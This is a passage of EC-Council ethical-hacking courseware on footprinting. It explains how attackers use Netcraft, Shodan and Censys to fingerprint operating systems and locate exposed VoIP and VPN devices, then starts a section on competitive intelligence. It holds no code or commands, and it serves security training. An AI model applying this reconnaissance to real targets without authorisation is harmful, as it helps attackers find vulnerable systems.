



Figure 2.27: Screenshot of Tor Browser

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Determining the Operating System

Attackers use various online tools such as Netcraft, Shodan, and Censys to detect the operating system used at the target organization. These tools search the Internet for detecting connected devices such as routers, servers, and IoT devices belonging to the target organization. Using these tools, attackers obtain information such as the city, country, latitude/longitude, hostname, operating system, and IP address of the target organization. Such information further helps attackers in identifying potential vulnerabilities and finding effective exploits to perform various attacks on the target.

- **Netcraft**

  Source: *https://www.netcraft.com*

  The technique of obtaining information about the target network operating system is called OS fingerprinting. Open ***https://www.netcraft.com*** in the browser and type the domain name of the target network in the **What's that site running?** field. Attackers use the Netcraft tool to identify all the sites associated with the target domain along with the operating system running at each site.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.28: Screenshot of Netcraft showing target operating system

- **SHODAN Search Engine**

  Source: *https://www.shodan.io*

  Shodan is a computer search engine that searches the Internet for connected devices (routers, servers, and IoT.). You can use Shodan to discover which devices are connected to the Internet, where they are located, and who is using them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

It helps attackers to keep track of all the devices on the target network that are directly accessible from the Internet. It also allows the attacker to find devices based on the city, country, latitude/longitude, hostname, operating system, and IP address. Further, it helps the attacker to search for known vulnerabilities and exploits across Exploit DB, Metasploit, CVE, OSVDB, and Packetstorm with a single interface.

As shown in the screenshot, attackers use this tool to detect various target devices connected to the Internet along with the operating system used.




Figure 2.29: Screenshot of SHODAN Search Engine showing target operating system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Censys**

  Source: *https://censys.io*

  Censys monitors the infrastructure and discovers unknown assets anywhere on the Internet. It provides a full view of every server and device exposed to the Internet.

  Attackers use this tool to monitor the target IT infrastructure to discover various devices connected to the Internet along with their details such as the operating system used, IP address, protocols used, and geographical location.





Figure 2.30: Screenshot of Censys Search Engine showing target operating system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



VoIP and VPN Footprinting through SHODAN

Source: *https://www.shodan.io*

Shodan is a search engine that enables attackers to perform footprinting at various levels. It is used to detect devices and networks with vulnerabilities. A search in Shodan for VoIP and VPN footprinting can deliver various results, which will help gather VPN- and VoIP-related information. The following screenshots show some of the VPN and VoIP footprinting search results obtained through Shodan:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.31: Screenshot of SHODAN search engine showing VoIP results






Figure 2.32: Screenshot of SHODAN search engine showing VPN results

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Competitive Intelligence Gathering

Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources such as the Internet. Competitive intelligence means understanding and learning about other businesses to become as competitive as possible. It is non-interfering and subtle in nature compared to direct intellectual property theft carried out via hacking or industrial espionage. It focuses on the external business

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

environment. In this method, professionals gather information ethically and legally instead of gathering it secretly.

Competitive intelligence helps in determining:

- What the competitors are doing?
- How competitors are positioning their products and services?
- What customers are saying about competitors' strengths and weaknesses?

Companies carry out competitive intelligence either by employing people to search for information or by utilizing a commercial database service, which involves lower costs. The information that is gathered can help the managers and executives of a company make strategic decisions.

Sources of Competitive Intelligence

Competitive Intelligence gathering can be performed using a direct or indirect approach.

- **Direct Approach**

